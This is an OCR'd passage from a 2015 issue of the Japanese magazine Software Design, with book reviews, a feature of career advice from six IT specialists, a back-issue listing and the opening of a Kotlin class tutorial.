Scott Oaks 著、Acroquest Technology株式会社、
寺田 佳央 監訳／牧野 聡 訳／
B5変形判／448ページ／
3,900円＋税／
オライリー・ジャパン／
ISBN＝978-4-87311-718-8

Javaで書かれたアプリのパフォーマンスについて、「Java言語」「Java仮想マシン」の2つの面から解説している。前者では、「オブジェクトの生成数を少なくし、使い終わったらすぐに廃棄する」といった、CPUやメモリを効率よく利用するプログラムのためのルールなどを紹介している。ここでは、ヒープ／ネイティブメモリ、スレッドの知識を学ぶことができる。後者では、JITコンパイラ・ガーベッジコレクタの理解・チューニング方法を解説している。Javaのガーベッジコレクションがどのように振る舞うのか、チューニングの際、適切なパラメータをどのように設定すればいいか、発展的な知識が得られる。他章では、標準APIの使い方、テスト・ベンチマーク測定なども扱われ、性能向上のヒントが随所に盛り込まれた1冊と言える。

サーバ／インフラエンジニア養成読本 基礎スキル編

福田 和宏、中村 文則、
竹本 浩、木本 裕紀 著／
B5判／128ページ／
1,980円＋税／
技術評論社／
ISBN＝978-4-7741-7345-0

今どきのインフラエンジニアにとって、仮想化やクラウドなど先進的な技術を取り入れ、より効率的で迅速に拡張できるITインフラを構築できるスキルは必須である。従来どおり、各種サーバ／ネットワーク機器を適切に設計／構築し、運用／保守を通して安定稼働させるスキルも当然求められる。本書は、従来のシステム管理者に求められる基本的なスキルの習得にフォーカスしたものである。まず、仮想環境上でCentOS 7を構築し、基本的なシェルコマンドを管理者権限で実行し、作成したシェルスクリプトを定期実行させてみる。さらに、viエディタの操作説明とPerl言語でシステムログの編集と続く。どれも基本的な内容ではあるが、これからサーバ管理業務を始める方、Linuxを勉強したい方にお勧めしたい。


第3特集

how to be a Specialist?

6人の先駆者に訊く スペシャリストになる方法

今年入社した、右も左もわからない新卒の方、少し慣れてきたが、成長に行き詰まりを感じている若手の方へ。本特集では、ITのそれぞれの分野から6人のベテランを招き、“スペシャリスト”になる、近づくための方法、考え方をお伝えします。著者の方々は、職種やキャリアもバラバラながら、普段から大切にしていることに共通するものがあります。それは、“実務の中で成長する”、“勉強し続ける”、“他者に学ぶ”ことです。

自分と同じ職種の方のお話は普段の仕事と重ねながら、異業種の方のお話は新しい知識の習得と思って、ぜひキャリアアップにお役立てください。



スペシャリストになる方法 …… その1

学び続けるために必要な3つの要素

1962年生まれ。機械工学を専攻していたが、26才の転職を機にUNIXとTCP/IPの世界へダイブ。SE、CG映画製作とオンラインゲーム開発を経てデータセンタ事業者にたどり着き現在に至る。著書に『4Gbpsを超えるWebサーバ構築術』、『SDN/OpenFlowで進化する仮想ネットワーク入門』など。

伊勢 幸一(いせ こういち)
テコラス㈱
技術研究所 所長 CTA
Twitter @ibucho

成長するために必要なこと

残念ながら、筆者が知る限り、誰にでも適用できる“スペシャルなITエンジニアになる方法”という秘訣は存在しません。しかし、確かにスペシャルなITエンジニアが筆者の周囲にはいます。そして彼等彼女等には何か共通する特徴があると感じています。

ITエンジニアに限られることではありませんが、人が成長するために必要な要素とは“出会い”、“チャンス”、そして“環境”です。

ITエンジニアは退役するまで学び続ける必要があります。IT業界はほかのレガシーな工学産業界に比べ、非常に歴史が浅く若い業界です。したがって、技術や法則、原理・原則といった鉄板理論が確立しておらず、現在でも常に試行錯誤を繰り返し、ベストプラクティスを模索し続けている状態です。絶えず、今とこれからにおいて何が最も正しいのか、何が最適解なのかを探り続ける必要があります。また、それらを判断するための材料としてさまざまな技術や実装、運用現場、ビジネスモデル、市場トレンド、知見などを学ぶ必要があります。

出会い

出会いとは単に人と人とのつながりだけではなく、書物だったり実装だったり考え方だったりします

出会いとはあらゆる情報に触れるための大切なイベントです。ブックレビューで紹介されている良書や、コミュニティや勉強会、イベントや懇親会など、出会いがありそうな機会を逃さず拾うことが重要なのです。

チャンス

ITエンジニアとして長いキャリアを経たあとに、振り返ってみると自分にとっていくつか重要なターニングポイントがあったことに気づきます。それは転職だったり、昇格だったり、あるプロジェクトへの参画だったり、運営したコミュニティだったりとさまざまです。ただし、それらはあくまであとで振り返って気づくことであり、その当時はそれが自分にとってのターニングポイントであるかどうかなど知る術はありません。

直面する作業や依頼、プロジェクトをより好みするのではなく、すべてに全力をもって対処するしかないのです。案件によって力の入れ具合を加減したりすると、運悪くそれが自分にとって重要なターニングポイントだったりすることもあり、千載一遇の好機を逃してしまう恐れがあります。そのボールがホームランボールなのかどうかを考えるより、すべてのボールをフルスイングで打ち返しましょう。

環境

より多くの出会いを持ち、チャンスを掴むのは本人の意志や資質しだいですが、周囲の環境にも若干影響されます。

本人の意志で出会いやチャンスを逃してしまうのはどうにもなりませんが、周囲の環境

によって出会いやチャンスが奪われてしまうのは耐え難いことです。そのような場合、出会いやチャンスを確保するため、自分自身で環境を変える必要があります。上司や会社にコミュニティ活動の許可を求めたり、家賃の安い住居へ引っ越したり、チャレンジャブルなプロジェクトへ自ら飛び込んだり、他部門へ配置転換を願い出たり、もしくは転職するかです。

いずれにしても環境を変えるにはリスクが伴います。上司や会社に要求を突きつけると評価が下がったり、難しいプロジェクトに携わると同時に重い責任を負わされたり、異動した部署が必ずしも望んでいた環境ではなかったり、転職先が現職よりもさらに状況の悪い場所だったりすることもあるでしょう。しかし、自ら変化を求めなければ、エンジニアとして成長するための出会いとチャンスにめぐり合う可能性も得られないのです。

スペシャリストに共通する“匂い”

つまり、スペシャルなITエンジニアに共通する特徴とは、環境を変えることで生まれるさまざまなリスクを抱えてまでも、技術を学び続けるため、出会いとチャンスを貪欲に求め続けるということです。もっと端的に言うと“ほかの何よりもIT技術に興味がある、IT技術が好きでたまらない”というのがスペシャルなITエンジニアから醸しだされる共通の匂いです。そして、エンジニアにもし差が生まれるとしたら、それは学ぼうとする努力量の差でしかないのではないでしょうか。

スペシャルなITエンジニアになりたいと考えている読者のみなさん、あなたは何よりも技術が好きですか？　何よりも技術に興味がありますか？ SD

スペシャリストになる方法 …… その2

書を読み、基礎を固めて、手を動かす

フリー（自由な）ソフトウェアの普及をライフワークとしているギーク。デスクトップにはKDEを愛用。仕事はMySQLのサポートに従事。最近は運動不足解消に余念がなく、リカンベントに乗ってヒルクライムするのが日課になっている。著書は『理論から学ぶデータベース実践入門』など。

奥野 幹也（おくの みきや）
日本オラクル㈱
MySQL Global Business Unit

仕事人として着実に生き残る

MySQLサポートエンジニアの奥野です。2000年に社会人になってから、ずっと技術で食べています。下手の横好きと申しましょうか、私は技術が好きですのでずっと技術畑にいますが、自分は特別な才能に恵まれているとは決して思っていません。この記事では、そのような普通の人としての目線で、仕事人として生き抜くことを目標に、どのように勉強に取り組むべきかをお伝えします。

ツッコミながらたくさん本を読む

私は本を読むということはとても大事だと思います。ごくまれに“ソースコードを読んでいれば本など読む必要はない”という人もいますが、それは効率がよくないと思います。どのようなプログラムであっても、その背後には基礎となる理論が存在しているはずです。理論や考え方は、やはり文章から拾うのが効率的です。理論や考え方を理解すれば、プログラムが何をしようとしているのかがわかり、ソースコードを読むのにも役立つでしょう。

本を読むうえで重要な点は、“ツッコミ”を入れながら読むことです。そうすることで、本に書かれていることに対する理解が深まりますし、間違ったことが書かれていれば、それに気づくことができるでしょう。それから、たくさん読むということを心がけてください。信じられないことに、デタラメばかり書いているとんでもない本がまれにあります。もし、あなたに事前知識がないなかで、そのようなトンデモ本を読んでしまったとしたら、すっかり騙されてしまうことでしょう。反対に、すでにたくさんほかの本を読んでいれば、ツッコミどころがたくさんあるので、内容がデタラメだということはすぐに気づくはずです。世の中には、良い本も悪い本もたくさんあります。

基礎知識を大切にする

流行りの本ばかり読んでいてはしっかりとした知識は身につきません。基礎知識をしっかりと心から理解してこそ、応用もできるというものです。論理学、グラフ理論、オートマトンといった大学で習うような教科はとくにしっかりと押さえておきましょう。コンピュータアーキテクチャやプログラミング言語などの知識も必須です。最近では、開発はスクリプト言語ばかりということも珍しくはありません。たとえスクリプト言語を使っていても、それがどのように実行されるか、つまりコンピュータの動作原理をわかっていなければ、効率的なコードを書くのは難しいでしょう。

データベースの分野であれば、リレーショナルモデルとトランザクションは必須科目です。これらの分野には、鈍器と呼ばれるような、分厚い良書(英語ですが)が存在します。少したいへんですが、学習するだけの価値はありますので、ぜひ鈍器にチャレンジしてください。

実務の中では、どうしても製品知識を優先して身につけてしまいがちです。しかし、ベンダがアピールする製品知識だけでは、ユーザに話すときに薄っぺらいただのセールストーク、マーケティングトークになってしまいます。

手を動かす

本を読んだだけで知識を体得することは、かなり難しいと言わざるを得ません。つまり、手を動かして身体で覚えるということが重要なのです。そういった意味では、目の前の業務に役立つ知識を身につけるということは、とても効率的でお勧めです。

自分で何かを生み出すのではなく、すでにあるプログラムのソースコードを読むというのもお勧めです。書籍で理論を学んだあと、それが実際にどのように実装されているかということを、ソースコードから学ぶのです。プログラムの動作を理解するには、実際に動かしてみてデバッガで追跡するといったことも必要になってきますから、実際にはかなり手を動かすことになり、理解度が深まります。

もうひとつお勧めなのが、アウトプットを出すということです。学んだ知識をまとめ、ブログや雑誌、書籍などに自分の文章で記述します。そうすることで、自分が理解していないポイントなどが浮き彫りになり、それを埋めるように勉強すると、さらに理解度が深まるのです。

技術者は死ぬまで勉強の日々

これから技術者を目指すみなさんは、ぜひ“死ぬまで勉強から解放されることはない”ということを、肝に銘じておいてください。勉強を怠ったら技術屋としては終わりです。少しずつでも良いので、日々継続的に勉強しましょう。ブレイクスルーがなくても、日々コツコツと積み上げていけば、それは生き抜くのに十分な力となるはずです。

技術的なスキルは筋トレと同じです。武術の達人も、鍛錬を怠ればただの人です。日々の鍛錬を怠らぬことだけが、良い技術者への唯一の道だと私は思います。SD

本章において示されている見解は、私自身の見解であって、所属する団体の見解を反映したものではありません。ご了承ください。

スペシャリストになる方法 …… その3

情報セキュリティでトップクラスのスペシャリストになるために

クラウドセキュリティガイドラインなど、経済産業省の発行するさまざまなガイドラインの策定に携わり、現在はJTC1 SC27にてISO/IEC 27000シリーズの策定にも携わる。情報セキュリティガバナンスコンサルタントとして多くの企業のセキュリティコンサルティングを行う傍ら、(ISC)^{2}認定主任講師として多くのコンサルタント育成も行っている。

河野 省二(かわの しょうじ)
㈱ディアイティ
セキュリティサービス事業部
副事業部長

セキュリティ業界の“人材不足”

大きな事故が発生したり、懸念事項が出てきたりするたびに“情報セキュリティ人材が足りない”と言われるのですが、実際にはどのような人材が求められているのでしょうか。また、情報セキュリティ業界は自らのスキルを長期に活かせる場所なのでしょうか。

情報セキュリティにはさまざまなブームがあります。2000年ごろには情報セキュリティポリシー策定、2005年ごろには個人情報保護、現在はサイバーテロ対策といった形で、求められる人材も大きく変わっています。では、長く求められる人材となるにはどのようなスキルを身に付ければ良いのでしょうか。

スペシャリストが押さえておくべき4つのフェーズ

情報セキュリティ対策には“抑止”、“防止”、“検知”、“回復”という4つのフェーズがあります。

“抑止”と“防止”は事故を未然に防ぐための対策です。世の中に存在する脅威をよく知り、その脅威に合致する脆弱性が何であるかを判断したうえで損失を計算し、対策の必要性を考慮します。内外の情報を熟知し、それを判断できるスキルが必要になります。

もしも事故を未然に防げない場合には、事故の発生に迅速に対応しなければいけません。事故の検知を行うためには対象となるものを特定し、監視します。実施している対策が機能していることを定期的に確認する必要もあります。

“検知”のフェーズでは、情報セキュリティ対策の効果を計測できるように実装できるスキルや、効果的に監視するためのしくみを構築する技術が求められます。

“回復”のフェーズではITサービスの継続性について検討をします。ITサービスが停止している時間を許容範囲内で極限まで少なくするための設計や構築、対応も情報セキュリティ技術者に求められるスキルの1つです。

移り変わるセキュリティのトレンド

2015年現在は、これまでのフォレンジックスブームが熟してきて、ファジングブームがやって来ようとしています。事故が発生した際の調査(フォレンジック)から、事故を未然に防ぐための機器の実装検査(ファジング)へ重点が移り変わりつつあるのです。ファジングは、設計時には存在しなかった脅威や、出荷後の脅威に関連する脆弱性がないかを検査するというものです。

これから始まるIoT(モノのインターネット：Internet of Things)時代にはさまざまなデバイスが配置されます。セキュリティの技術者はそのテストを行い、問題があればネットを通じて改善(ファームウェアアップデートなど)を実施することになります。そのための技術としてファジングが求められています。また、東京オリンピックに向けたサイバーテロ対策など、現在は“抑止・防止”フェーズのスキルが求められているようです。

ファジングについては、独立行政法人情報

処理推進機構(IPA)のページ[注1]でも紹介されていますので、ご興味のある方はご覧ください。

それぞれの分野のエンジニアに向けて

ネットワークエンジニアとして活躍したい読者の方は、ネットワークに関する基本的な知識に加えて、プロトコルのしくみなどを理解できるようにしましょう。ネットワークの技術は普及してから長い年月が経っているものが多く、脆弱性に気づかないまま運用されているものもあります。存在する問題を運用でカバーできるような提案ができるようになると良いでしょう。

アプリケーションエンジニアとして活躍したい読者の方は、情報管理の基本に加えて、ID連携のしくみなどを理解できるようにしましょう。BYOD(私有IT機器の業務利用)などで注目されたデバイス管理は限界を迎えており、安全管理の基盤がID管理に移りつつあります。ID連携によるログの統合管理などを実装するために、アプリケーションはどうあるべきかを提案できる人材が求められています。

ハードウェアエンジニアとして活躍したい読者の方は、デバイスのファームウェアアップデートやネットワークからの管理などに関する知識を得ておくと良いでしょう。IoT時代のデバイスは設置してから長期間、ネットワーク上からの管理を行う必要があります。これらを安全に行うためのしくみを提案できる人材が活躍できるでしょう。

IoT元年における情報セキュリティのキーワードはID管理とガバナンスです。これらをキーワードに、さまざまな情報収集をし、自分の分野で何ができるのかを提案できるようにしておくことが、自らのスキルを活かせる場所づくりになるでしょう。SD

注1) URL http://www.ipa.go.jp/security/vuln/fuzzing.html

スペシャリストになる方法 …… その4

ちょっと変わったコンピュータ技術者？ネットワーク屋の仕事で大事なこと

ネットワーク機器ベンダで約16年間、LANスイッチの技術サポートを担当。その前はUNIXエンジニアとして、メールサーバや初期のHTTPサーバを扱っていた。最近はネットワーク動作検証の仮想化(Cisco VIRL)にも取り組んでいる。『第3版 Cisco LANスイッチ教科書』の執筆者。

山下 薫(やました かおる)
シスコシステムズ合同会社
基盤技術グループ
シニアコンサルティングエンジニア
Mail kaoru@cisco.com

ネットワーク屋の仕事

ネットワークエンジニア(以下、ネットワーク屋)は、ルータなどの機器を設定(コンフィグ)する人、というのが従来の認識だと思います。しかし、実は"パケット処理に特化したコンピュータを扱う職種"なのです。ルータ、スイッチ、ファイアウォール、無線LAN機器などは、いずれもパケットを送り届けるために専用に作られたコンピュータです。GUIではない、文字だけのコマンドと出力を見て操作する方式(CLI)も、元をたどればLinuxと同じです。最近のルータやスイッチでは、OSのコアがLinuxで、その上に従来のネットワーク機器のCLIを受け付けるシェルを載せるという実装が増えています。ですから、ネットワーク屋とほかのコンピュータ関連のエンジニアには、そんなに違いはないはずです。

ほかのエンジニアとどこが違う?

では、どうしてネットワーク屋だけが違って見えるのでしょうか。まず、ネットワーク

では“規格”や“標準”に従うことがより強く求められます。どんな機器と機器が接続するかわかりませんし、組み合わせは膨大な数になります。そこで、規格や標準にそれぞれの機器が従うことで、接続性を担保しています。ネットワーク屋がRFCやIEEE 802、ルーティングプロトコルなどにこだわる(あるいは、勉強する)のはそのためです。

しかし、規格や標準に100%正確に従うことは現実的には不可能で、かつ規格や標準そのものが不十分であいまいだったりするので、“ゆるく”解釈し実装します。具体的には、自分から送る場合にはできるだけ厳密に動作し、相手から受け取ったものは間口を広く、少々間違っていても許容します。

コンピュータの世界では、“スケールアウト”のように並列分散処理を用いて性能や信頼性を高めることが普通になりました。ネットワークの世界では、そのはるか以前から数台、数十台(あるいはもっと多く)のルータが独立して動作し、ルーティングプロトコルを用いて互いに情報を交換して、1つのネットワークを構成してきました。その代表がインターネットで、ネットワーク技術がほかのコンピュータ技術に大きく先行していたと言えます。

“エラー”をどう扱うかも、ネットワークの世界ではちょっと違います。パケットが届かないことは日常茶飯事です。ルーティングプロトコルのための制御パケットが届かないことさえあります。でも、1つや2つ制御パケットが失われたとしても、エラーではなく通常の処理の一部とみなすよう、プロトコルは“ゆるく”設計されています。

トラブルは勉強の早道

できるだけエラーを出さないように、ネットワークが“ゆるく”動作しても、ときにはトラブルが起きます。すると、自分がどこまでプロトコルや機器の動作が理解できているのかが痛いほどわかります。もし本人が気づいていなくても、お客さまには見抜かれます。ですから、トラブルが起きる前にどこまで手を動かして検証・勉強しておけるかが大事です。スキルの高いネットワーク屋は、地道に手を動かしていますし、さらにレベルが上がると、頭の中で複数のルータを動かしてプロトコルの動作を確認できたりします。これは将棋や囲碁のプロと同じで、筆者も含めて常人にできることではありません。従来はネットワーク機器をそれなりの数そろえる必要がありましたが、最近では仮想化されたルータなどを使って、手軽にプロトコルの確認ができるようになりました(Cisco VIRLなど)。

“説明力”と“図解力”も大切

トラブルを収める方法はいろいろあります。正攻法の解決策が見つからなくても、不具合を避ける方法(ワークアラウンド)が見い出せれば上出来です。ただし、日本では海外に比べて、ワークアラウンドが解決策として許容されることが少なく、不具合そのものを解消することが強く求められる傾向にあります。そこで、ワークアラウンドを受け入れてもらうために、冷静に正確な説明をしてお客さまを納得させることが、トラブルの際のネットワーク屋の大きな仕事の1つです。その際に、わかりやすい概念図が描けるかはとても重要です。海外(英語圏)の資料には日本人好みの図が少ないので、日頃手を動かして勉強して“理解できた”と思ったときに、自分の脳内のイメージを絵に描いておきましょう。自分で書いた絵を、自分の言葉で説明できることがベストです。トラブル時だけではなく、提案などの営業活動でも、あなた自身の絵と言葉が一番頼りになるはずです。

トラブル対応は心身ともにたいへんな仕事です。どんなに体力や精神力に自信があっても、ときにはほかの人に任せ、一歩引いて対処しましょう。これもけっして簡単ではありませんが、実力と努力と運で切り抜けてください。SD

スペシャリストになる方法 …… その5

“インフラをつくる”ということ

国際通信ネットワークおよびインターネットバックボーンのエンジニア、データセンターオペレーションマネージャー、SEマネージャーなどを経て2008年よりクラウドサービス開発をリードし、2013年よりR&D室長。Open Compute Project Japan運営委員、オープンクラウド実証実験タスクフォース運営委員。

大屋 誠（おおや まこと）
㈱IDCフロンティア
技術開発本部 R&D室 室長
CivicTech推進担当

インフラエンジニアの移り変わり

“インフラスペシャリスト”と聞いて、どういった姿をイメージしますか。おそらく、おかれた仕事や環境、業界の特色によってイメージする姿はさまざまだと思います。

かくいう私も20年近いキャリアの中でいろいろなインフラを扱ってきており、新卒時代は、国際電話の通信機器の設定・運用を行っていました。若いころの私にとっては、世界を結ぶ海底ケーブルや通信方式のことを理解し、大きなトラブル対応でも陣頭に立って日夜対応する先輩が“インフラスペシャリスト”のイメージそのものでした。

そのあと、インターネットプロバイダ、データセンタ、クラウドコンピューティングサービスとさまざまなサービス、役割、お客さまと関わってきた中で、技術や環境は大きく変わった反面、私がすばらしいと感じるインフラエンジニアのスタンスは大きくは変わっていないように感じます。

興味を持つ、手を動かす

技術の変化のスピードは以前より格段に速くなりました。キャッチアップできないほどの変化が毎日のように起こっていると感じながらも、自分とは遠い世界のことに感じる方もいるかもしれません。しかしながら、その中身は一人一人の技術者の強い関心や興味から始まっていることに変わりはありません。

最近では、優れたOSSやクラウドサービスによって、時間や初期投資をかけ過ぎずにさまざまなインフラを評価、構築でき、情報はWebやメーリングリスト、SNSなどで収集できるようになりました。

当社がIaaSを実現するために国内で初採用したCloudStackというソフトウェアは、当時OSSではありませんでしたが、アメリカの小さなスタートアップだった企業、Cloud.com社[注3]が開発しているものでした。CloudStack採用の前には、当時考えられる多くのソフトウェアを評価し、開発者とも直にやりとりをしたので、短期間にIaaSにおけるアーキテクチャのあり方について、知見を身に付けられました。同時に、大会社ではない当社に対して、Cloud.com社も本気でIaaSを作りたいという目的で方向性が一致し、言葉の問題や機能の問題などもありましたが、強い協力関係でサービスリリースに至りました。そのあとCloudStackの国内採用も増加し、当時追加した機能は今でもCloudStackの重要な機能となっています。

コードを書く

“コードを書く”ことが、インフラエンジニアにとっても重要なスキルとなってきました。とくに、インフラの構成管理や構築、テスト、運用など繰り返し発生する作業をコード化することは、インフラエンジニアの業務をずっと快適なものにしてくれます。

注3） URL http://cloud.com

インフラの上にいる人をイメージする

インフラ上ではたくさんのサービスやシステムが稼働しており、その先にはたくさんのユーザがいます。環境によって差はあるものの、私はいつもこの方々のほうを向いて仕事をしようと思っています。

言葉で書くのは簡単ですが、インフラを利用されている開発やサービスの関係者、ユーザの方との接点が少ないかもしれません。かくいう私も顧客担当のSEとして、インフラの設計から運用までを任せられた経験があったことが転機でした。そのあとは、お客さまのところに行けなくても、ホームページをみたり、IR情報をみたり、市場の情報を確認したりするようになりました。こうしていくことで、お客さまやシステムへの愛着が増していきました。

最近は、ゲーム、広告、メディア、情報システム、セキュリティなど業界のエンジニアが集まるような勉強会やセミナーも多いので、自分が受け持ったインフラの上で稼働するサービスやアプリを調べて参加してみるのも良いと思います。

疑問を持つ、未来に生きる、しくみを作る

システムの未来を考え、現在のベストの答えを出さなくてはいけません。当社の北九州データセンタ(アジアンフロンティア)は、日本で初めて外気空調を本格導入したデータセンタです。室内を冷やすために外気をいれるのは自然の発想に思えますが、当時これを実践しているデータセンタはありませんでした。データやコンピューティング能力の需要が大きくなる一方のデータセンタでは省電力が非常に重要な課題です。だからこそ、外気を入れる前提でデータセンタのしくみからテストの方法まで見直しています。

私たちがインフラを扱っていくなかで、今までやってきたことが必ずしも正しいものではなくなることがあります。将来を見通すことは難しいですが、未来をイメージし、現実的にやっておくべき対応を考えていくような往復から、良いしくみが生まれると思います。SD

スペシャリストになる方法 …… その6

ソフトウェアエンジニアとしてのキャリアを考える

1968年生まれ。コンピュータの利用に革新をもたらす技術との出会いが好きで「これからは○Xだ」とかしょっちゅう言ってます。個人でもツールを作って公開したりしています。

近藤 正裕(こんどう まさひろ)
㈱豆蔵
シニアコンサルタント
Web http://kondoumh.com

はじめに

私は今の会社(豆蔵)でITコンサルを12年ぐらい、その前はユーザ系のシステム子会社で10年ぐらいシステム開発をしていました。もう40代後半に差し掛かっていますが、今でもプロジェクト現場にいて、コードも書いています。日頃どのような仕事をして、どのように今に至ったかを簡単に紹介します。

日々の業務～全員がエンジニアの職場

私はエンタープライズシステム開発の支援をしています。プロジェクト開始直後の、要件がまだゆるい状況の中、ヒアリングしつつアプリのアーキテクチャを決め、プロジェクト規模を見積もり、開発者に必要なスキルセッ

トを示し、プロジェクト拡大に備えてフレームワークを準備し、リファレンスとなるアプリを作成し、開発者向けのガイドを作成します。構成管理やテスト方針についても決めておきます。本格開発になったら、開発者にアーキテクチャやフレームワークの使い方を説明したり、開発者のコードをレビューしたりします。必要に応じて、フレームワークを拡張したり共通部品を追加したりしますし、アプリ開発そのものにも関わります(この場合、難易度の高い部分を引き取ることが多いです)。

このような活動の目的はひとえにQCD(Quality Cost Delivery:品質・価格・納期)の達成にあります。プロジェクトは予算も期間も限られており、業務要件や採用技術に潜むリスクがあります。プロジェクトの終盤でリスクが顕在化すると、QCDを守れない可能性が飛躍的に高まります。中核となる業務を、採用された技術をどのように使って実現するのか、はまりやすいポイントはどこか、どうしたらバグが少なく保守性の高いアプリを構築できるかということに気を配ります。

自社でパッケージやフレームワークを担(かつ)いだりはせず、プロジェクトごとに要件に合った、旬で評価の高いOSSや.NETのフレームワークをベースにお客さまの開発に必要な機能をそろえていきます。

私を含む豆蔵のコンサルはシステムのアーキテクチャ構築のスペシャリスト集団と言ってもいいでしょう。ちなみに私自身の能力はさほど高くありません。

豆蔵には管理職はいません……というと語弊はありますが、コードを書く比重が高いか、お客様との対面での調整事の比重が高いかという違いがあるだけで、基本的には全員がエンジニアリングを生業としています。コードやドキュメントを書くだけでなく、会議体を定義して開催したり、プロジェクトで発生するさまざまな課題を解決するための提案をしたりと、プロジェクトを推進するための活動に力を入れることもあります。

日々の知識獲得〜最新技術に貪欲に

私は、C/C++によるシステムプログラミングからスタートしJava/.NETによる業務アプリ開発、ETLやBIツールによる情報系システム構築などに長年携わっていますが、日頃からブレークスルーをもたらすような技術に興味を持ち、業務で使うチャンスを狙っています。

お客さまの要望しだいでさまざまな実装技術に対応する必要があるため、日頃からお試しコードを書いたり、ほかのコンサルから業務での適用事例を聞いたりします。業務で使うのが一番ですが、いろいろなお客さまの現場にいる同僚からの情報は貴重です。

ここ最近のトピックスとして、DevOps、HTML5、GoやRustといった新しい言語の登場など枚挙にいとまがないですが、技術の出始めに少し触っておいて、流行ってきたら業務適用を検討するというサイクルが自分の中にあります。

コードで問題を解決する喜び

お客さまの会社の若手社員で、外注管理ばかりで技術が身に付かないと悩む人が多くいます。部下やパートナーをたくさん使って売り上げを大きくすることが評価につながったりしますので、なかなか個人のスキルをアップするという時間を取れないのが実情なのでしょう。

しかし、コード書きたい、設計したいと思いながらそれ以外の仕事を何年していても、実際にできるようにはなりません。コードを書いて納品、出荷する立場に身を置かないといけません。どんなに経験の浅い新人でもお客さまからしたら専門家です。コードが書けない人には解決できない問題を解決するということに喜びを感じられるなら、自分の技術基盤を確立し、専門家としてのキャリアを考えてみるのがよいのではないでしょうか。SD

バックナンバーのお知らせ　BACKNUMBER

バックナンバー好評発売中！常備取り扱い店もしくはWebより購入いただけます

本誌バックナンバー（紙版）はお近くの書店に注文されるか、下記のバックナンバー常備取り扱い店にてお求めいただけます。また、「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）や、e-hon（http://www.e-hon.ne.jp）にて、Webから注文し、ご自宅やお近くの書店へお届けするサービスもございます。

2015年6月号

第1特集
新人さん歓迎特集
Git&GitHub入門

第2特集
OpenLDAPの教科書
ユーザ／ネットワーク管理の基本と活用例

一般記事
・SambaによるActive Directoryの機能性と移行性を検証する

定価（本体1,220円+税）

2015年5月号

第1特集
テキスト処理ベーシックレッスン
手を動かしてデータを操ろう!

第2特集
ファイル共有自由在在
［徹底入門］最新・Sambaの教科書

特別付録
・3分間HTTP&メールプロトコル基礎講座［特別篇］

定価（本体1,300円+税）

2015年4月号

第1特集
トラブルシューティングの極意
達人に訊く問題解決のヒント

第2特集
［最新］DNSの教科書
ネットワークを支える本物のインフラを学ぶ

特別付録
・3分間ネットワーク基礎講座［特別篇］

定価（本体1,300円+税）

2015年3月号

第1特集
カンファレンスネットワークの作り方

第2特集
いまからでも遅くない!
Hadoop超²入門

一般記事
・Cisco VIRLでネットワークシミュレーション［前編］
・Snappy Ubuntu Core

定価（本体1,220円+税）

2015年2月号

第1特集
Linux systemd入門
あなたの知らない実践技

第2特集
そろそろ、やめませんか?
なぜ「運用でカバー」がダメなのか?

一般記事
・Intel DPDK技術詳解
・これはなんて読む？　UNIX用語読み方指南
・Googleベンチャーズが提唱するデザインスプリントとはほか

定価（本体1,220円+税）

2015年1月号

第1特集
プログラマ・インフラエンジニア・文章書きの心得
Vim使い事始め

第2特集
SI崩壊を乗りきる3つの方法
ソフトウェア開発の未来

一般記事
・「ひみつのLinux通信」年末年始スペシャル
　ITエンジニア出世双六
・Jamesのセキュリティレッスン［最終回］

定価（本体1,220円+税）

Software Design　バックナンバー常備取り扱い店							
北海道	札幌市中央区	MARUZEN &ジュンク堂書店　札幌店	011-223-1911	神奈川県	川崎市高津区	文教堂書店　溝の口本店	044-812-0063
	札幌市中央区	紀伊國屋書店　札幌本店	011-231-2131	静岡県	静岡市葵区	戸田書店　静岡本店	054-205-6111
東京都	豊島区	ジュンク堂書店　池袋本店	03-5956-6111	愛知県	名古屋市中区	三洋堂書店　上前津店	052-251-8334
	新宿区	紀伊國屋書店　新宿本店	03-3354-0131	大阪府	大阪市北区	ジュンク堂書店　大阪本店	06-4799-1090
	渋谷区	紀伊國屋書店　新宿南店	03-5361-3315	兵庫県	神戸市中央区	ジュンク堂書店　三宮店	078-392-1001
	千代田区	書泉ブックタワー	03-5296-0051	広島県	広島市南区	ジュンク堂書店　広島駅前店	082-568-3000
	千代田区	丸善　丸の内本店	03-5288-8881		広島市中区	丸善　広島店	082-504-6210
	中央区	八重洲ブックセンター本店	03-3281-1811	福岡県	福岡市中央区	ジュンク堂書店　福岡店	092-738-3322
	渋谷区	MARUZEN &ジュンク堂書店　渋谷店	03-5456-2111				

※店舗によってバックナンバー取り扱い期間などが異なります。在庫などは各書店にご確認ください。

デジタル版のお知らせ　DIGITAL

デジタル版Software Design 好評発売中！紙版で在庫切れのバックナンバーも購入できます

本誌デジタル版は「Fujisan.co.jp」（http://www.fujisan.co.jp/sd）と、「雑誌オンライン.com」（http://www.zasshi-online.com/）で購入できます。最新号、バックナンバーとも1冊のみの購入はもちろん、定期購読も対応。1年間定期購読なら5%強の割引になります。デジタル版はPCのほかにiPad／iPhoneにも対応し、購入するとどちらでも追加料金を払うことなく、読むことができます。

短期集中連載

プログラマに優しい現実指向JVM言語

Kotlin入門

第4回 クラスを学ぶ

前回はKotlinの基本文法と関数について解説しました。今回はKotlinにおけるオブジェクト指向プログラミングを実現するクラスと、それを取り巻く機能を紹介します。

Author 長澤 太郎(ながさわ たろう) Twitter @ngsw_taro Mail taro.nagasawa@gmail.com

クラスの定義とインスタンスの生成

KotlinはJavaと同じくクラスベースのオブジェクト指向言語です。すなわち、まず**クラス**があり、それから**インスタンス**を生成し利用するというスタイルです。

メンバをいっさい持たないクラスの定義例を**リスト1**に示します。Javaと同様classキーワードが必要です。

このMyClassクラスをインスタンス化してみましょう(**リスト2**)。

MyClass()によりMyClassクラスのインスタンスが生成されます。newのようなキーワードは必要ありません(Kotlinではnewはキーワードではありません)。**リスト2**ではMyClassクラスのインスタンスを生成して、その参照を変数objに代入しています。それをprintlnするとクラス名とハッシュコードが出力されます。

▼リスト1 最小のクラス定義

```
class MyClass
```

▼リスト2 クラスのインスタンス化

```
val obj = MyClass()
println(obj) // => MyClass@604e9f7f
```

▼リスト3 メソッドを持ったクラス

```
class Greeter {
  fun greet() {
    println("Hello!")
  }
}
```

▼リスト4 メソッドの呼び出し

```
val greeter = Greeter()
greeter.greet() // => Hello!
```

メソッド

